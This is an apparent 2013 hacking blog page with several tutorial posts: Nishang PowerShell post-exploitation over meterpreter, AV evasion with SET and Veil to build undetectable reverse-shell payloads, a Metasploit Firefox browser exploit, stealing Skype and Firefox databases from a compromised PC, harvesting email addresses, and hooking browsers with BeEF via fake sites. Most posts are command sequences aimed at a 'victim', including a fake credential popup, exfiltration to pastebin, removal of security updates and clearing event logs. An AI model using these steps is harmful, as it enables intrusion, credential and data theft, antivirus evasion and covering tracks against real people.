This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Wednesday, August 21, 2013

Post exploitation using Nishang.

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security and post exploitation during Penetraion Tests. The scripts are written on the basis of requirement by the author during real Penetration Tests.

This framework is written by Nikhil Mittal who is also author of Kautilya framework.For more information you can visit his blog.

Today we will see some basic module from nishang framework for post exploitation.

This tutorial is about post exploitation so first get meterpreter shell using any metasploit method. If you are new than visit metasploit section of blog.

(1)Download nishang from here .
(2)Unzip it & put it in root directory.

meterpreter>shell
cd C:\\Users/victim
mkdir 123
exit

meterpreter>upload /root/nishang/ C:\\Users/victim/123

We upload all powershell script from our nishang folder to victim pc `s folder.


nishang-1

After upload we have to get shell.

meterpreter>shell
cd c://Windows\System32\WindowsPowerShell\v1.0


So now everything is set ; we execute our powershell script from our shell.

(1)First we use Information Gather module. It gather all informataion from victim pc & it has exifil option so gatherd information is directly uploaded to the pastebin;gmail.

So type following in our shell

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Information_Gather.ps1 -exfil AIP_Of_Pastebin username password 1


nishang-1

After execution complete information is uploaded to the your pastebin account.
nishang-3


This information is encoded in base64; so to get plain text decode it using base64 decoder.

(2)Another module is credential pop up. So it pop up credential menu in victim screen ; if victim enter right password then it will stop ;otherwise it will pop up again.

nishang-4

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Credentials.ps1 -exfil AIP_Of_Pastebin username password 1


nishang-5


(3)Other good module is removing update from victim`s p.c.

To all updates from the target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 All

TO remove all security updates from the target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 Security

To remove specific update from target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 KB2761226

(4)Speaks:-This powershell script speak text in victim`s pc which we write in our shell.

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Speak.ps1 'Hello sir; you have been hacked'

These are  basic module ; there are also advanced module in nishnag.If you need more information than visit this link.

After using powershell script remove folder & clear event.
cd C:\\Users/victim
RD /s /q 123
exit
clearev

Tuesday, August 20, 2013

Bypass AV using powershell method using batch file.

In penetration testing first step is how we can bypass AV & make our payload FUD. Previously we saw that we can bypass AV using Veil.At that time we used python module.In veil there are four types of payload.C,C#,powershell and python. Today we use powershell module.

If you don`t aware about powershell ; then you can google it.It`s windows based scripting language like bash in linux.Most of AV cannot detect it.We use SET powershell module to bypass AV; you can also use veil module.

cd  /pentest/exploits/set/
./setoolkit

type 1 which is social engineering attack
After that type 10.

powershell-module

Then give your i.p. & port to connect reverse shell.

Now in figure you can see that it has been generated & stored in to /root/.set/reports/powershell . And we also start metasploit listener.If victim paste our generated payload in cmd then we can get meterpreter shell. But i think it`s hard to tell someone to copy something & paste into cmd. So we will create batch file of our payload.

Create Batch file of our Payload.


(1)open x86_powershell_injection.txt file from  /root/.set/reports/powershell.
(2)Add path of powershell in first line. For example your code is starting from powershell word just put C:\\windows/system32/windowspowershell/v1.0/ before it.
(3)If you want to hide text during execution put @echo off at start of script.
(4)copy all code from x86_powershell_injection.txt
(5)Create new file & paste code
(6)Save this file as .bat extension and send to victim

As soon as he open file we can get shell.

Tuesday, August 13, 2013

Exploit for Firefox 17 in Windows XP sp3

Recently Mozilla Firefox 0day possibly being used by the FBI in order to identify some users using Tor for crackdown on child pornography.Now exploit is available in metasploit. Use msfupdate to get it.


Exploit target:

   Id  Name
   --  ----
   0   Firefox 17 & Firefox 21 / Windows XP SP3


msf > use exploit/windows/browser/mozilla_firefox_onreadystatechange

msf exploit(mozilla_firefox_onreadystatechange) > set LHOST 180.215.222.190
LHOST => 180.215.222.190
msf exploit(mozilla_firefox_onreadystatechange) > set SRVHOST 180.215.222.190
SRVHOST => 180.215.222.190
msf exploit(mozilla_firefox_onreadystatechange) > set uripath /
uripath => /
msf exploit(mozilla_firefox_onreadystatechange) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mozilla_firefox_onreadystatechange) > run
[*] Exploit running as background job.

[*] Started reverse handler on 180.215.222.190:4444
[*] Using URL: http://180.215.222.190:8080/
[*] Server started.
msf exploit(mozilla_firefox_onreadystatechange) >

firefox-exploit

Saturday, August 10, 2013

Bypass AV using Veil In Backtrack.

Today this blog complete exactly one year.Before one year i started journey in security world & still now it`s going well.Ok get to the point.Most of time it happened that our payload is detected by AV ;we can use encoder to encode our payload ;So it can not be detected by AV. Today we show how we can bypass AV using Veil. Veil is python based tool which create FUD payload.

How to Download & use ?

wget https://github.com/ChrisTruncer/Veil/archive/master.zip
unzip master.zip
cd Veil-master/setup
chmod +x setup.sh
./setup.sh

It will download all required python package for generating payload.

Veil is officially supported in Kali linux ; But it`s python based tool so we can use it in any os which is able to execute python script. I used it in Backtrack 5.We have to make some change in generated veil.py file to get working in backtrack.
Open directory of veil & go to config and open veil.py.(In latest version of veil , open /etc/veil/settings.py) If you installed metasploit from binary package then Change  line of metasploit path to /opt/metasploit/apps/pro/msf3/ and save it.

Go to veil direcory & run
./Veil.py

  AV-bypass-using-veil 

Now type list & you can see available payload.

AV-bypass-using-veil

Select payload.
AV-bypass-using-veil
type generate.
AV-bypass-using-veil


AV-bypass-using-veil

AV-bypass-using-veil
After that payload has been generated & you have to start metasploit listner for that payload type following in terminal.

msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=444 E


AV-bypass-using-veil

Now send file to victim. As soon as he open file you get admin access without triggering AV alert.Look at my AV update status.
AV-bypass-using-veil


AV-bypass-using-veil

 As you can see in bottom of panel that AV is activate & it`s updated  ; still we can bypass AV & get meterpreter seesion.

 [!] And don't submit samples to any online scanner! ;)
It`s author request.

Wednesday, August 7, 2013

Extract skype & firefox data after exploitation.

Today we will see how can we extract skype username ; contacts details ;conversation;file transfer & also firefox history;cookies;google search from victim computer.

First of all it`s post  exploitation, So i don`t go deep in How to hack remote P.C.. if you want to learn than click here & read metasploit section of blog.So you have to hack remote computer using metasploit.

 I create simple payload ; encoded it so antivirus can not detect it.
msfcli

And then send link to victim , as soon as he download payload and execute it we get meterpreter shell.

meterpreter


After getting shell we have to get admin access of victim computer ;so by running getsystem command we can get admin access of shell.

Now skype , firefox ,chrome stores their database in sql format ; so we have to download their database to our system.According to O.S. location of database is differ.We first download skype database its name is main.db.

In windows C:\\Users\user_name\AppData\Roaming\Skype\skype_user_name
In mac Users/user_name/Library//Application/Support/Skype/skype_user_name
In Linux /root/.Skype/skype_user_name

extract_skype_data

So we download database & saved to root folder.


Now we download firefox database folder which contain  cookies ;history ;search history ;download history.In below image you can show directory of database for firefox.
extract-firefox data
 After getting database clear event ; close sessions if you don`t want any other post exploitation.

Now we have database we have to extract data from it ; so if you know sqllite you can extract data manually but it`s very hard working process to extract data one by one.so we create script which extract data from database.

Extract Data from skype database:-

Here is simple script to extract data from skype.Visit following link for downloading script.
http://pentesterscript.wordpress.com/2013/08/07/extract-contacts-call-log-message-from-skype-database/

skype-data


Extract Data from firefox:-
Here is simple script to extract data from firefox.Visit following link for downloading script.
extract-firefox
You can also create script for  download database from chrome . Or if you need it then comment here ; i will send you.

Sunday, August 4, 2013

Extract email address from given domain.

Yesterday i created simple script which extract email address from given Domain. We can gather email address from whois info; pgp key search ;domain name. With help of this script we can extract email address which are on the specified web page.In backtrack there is tool available which is uberharvester. It has many features ;  but for small website it takes too much time to extract information.But this script work fast for small website. Speed of script depends on loading time of website and number of web pages.

Script working in two mode.

(1)In first mode we have to supply sitemap of website, so script can crawl that webpage one by one & extract email address.
For example if your victim website is fakesite.com then go to http://xml-sitemaps.com/ & create sitemap & download it in text format and save it to same folder where script is located.

extract-email


extract-email


(2)Second mode is automatic ;you have to just supply Domain name ; script crawl domain & create sitemap for you & then extract email address from website.This mode is very slow compare to first.

extract-email
If you want to download script & want to use it .Go to following link .

Penetration Tester `s Script | Bash script to extract email address from domain 

It`s bash script ; if you will write script in python ; you can enhanced crawling process.I also add other simple script  with help of it you can send email to extracted address one by one.

Friday, August 2, 2013

How to use Browser Exploitation Framework?

The Browser Exploitation Framework (BeEF) is a penetration testing tool written in Ruby and designed to both showcase browser weaknesses as well as perform attacks both on and through the web browser. BeEF consists of a server application that manages the connected clients, known as “zombies”, and JavaScript “hooks” which run in the browser of target hosts.

Traditionally, the JavaScript hook is injected by the attacker into HTML code either through an attack such as Cross Site Scripting (XSS) or SQL Injection. Once the hook is processed by the browser, it beacons back home to the BeEF server, and will process JavaScript based commands sent from the BeEF server to the client.

The commands sent to the browser are triggered through modules running within the BeEF server. These modules send commands that do everything from fingerprinting browsers and plug-ins to allowing the attacker to proxy web traffic through the browser. Additional modules exist to perform tasks such as network scanning, browser keystroke logging, and cross protocol exploitation where HTTP requests can be sent to non-HTTP services with exploit payloads that will execute and return shells back to an attacker.

In backtrack Beef  has been installed.But it`s not latest version , so you have to clone git repository for latest installation.

git clone https://github.com/beefproject/beef.git

cd beef

gem install bundler

bundle install

./beef

beef


Open user interface URL in brwoser & enter username & password which is beef. On the right side you can see getting started text & log.


beef

Now what you have to do is just send link http://your I.P:3000/demos/butcher/index.html or http://your I.p.:3000/demos/basic.html to victim

You can also put it in iframe and make some fake website & send link of fake website to victim like Metasploit Browser Exploitation method.

As soon as victim click on your link ; you can see victim I.P. on online browser in left side of panel.

Now click on I.P. & then command tab on righ side . There is list of command which you can execute on victim browser as long as he has open our link in his browser.

Here you can see three section module tree ; result history & details about module .

Select module & click on execute button & then view command result in module history.

There is lots of module available ; you can test it one by one & find some intresting info about victim.But our main requirement is victim should keep open our link.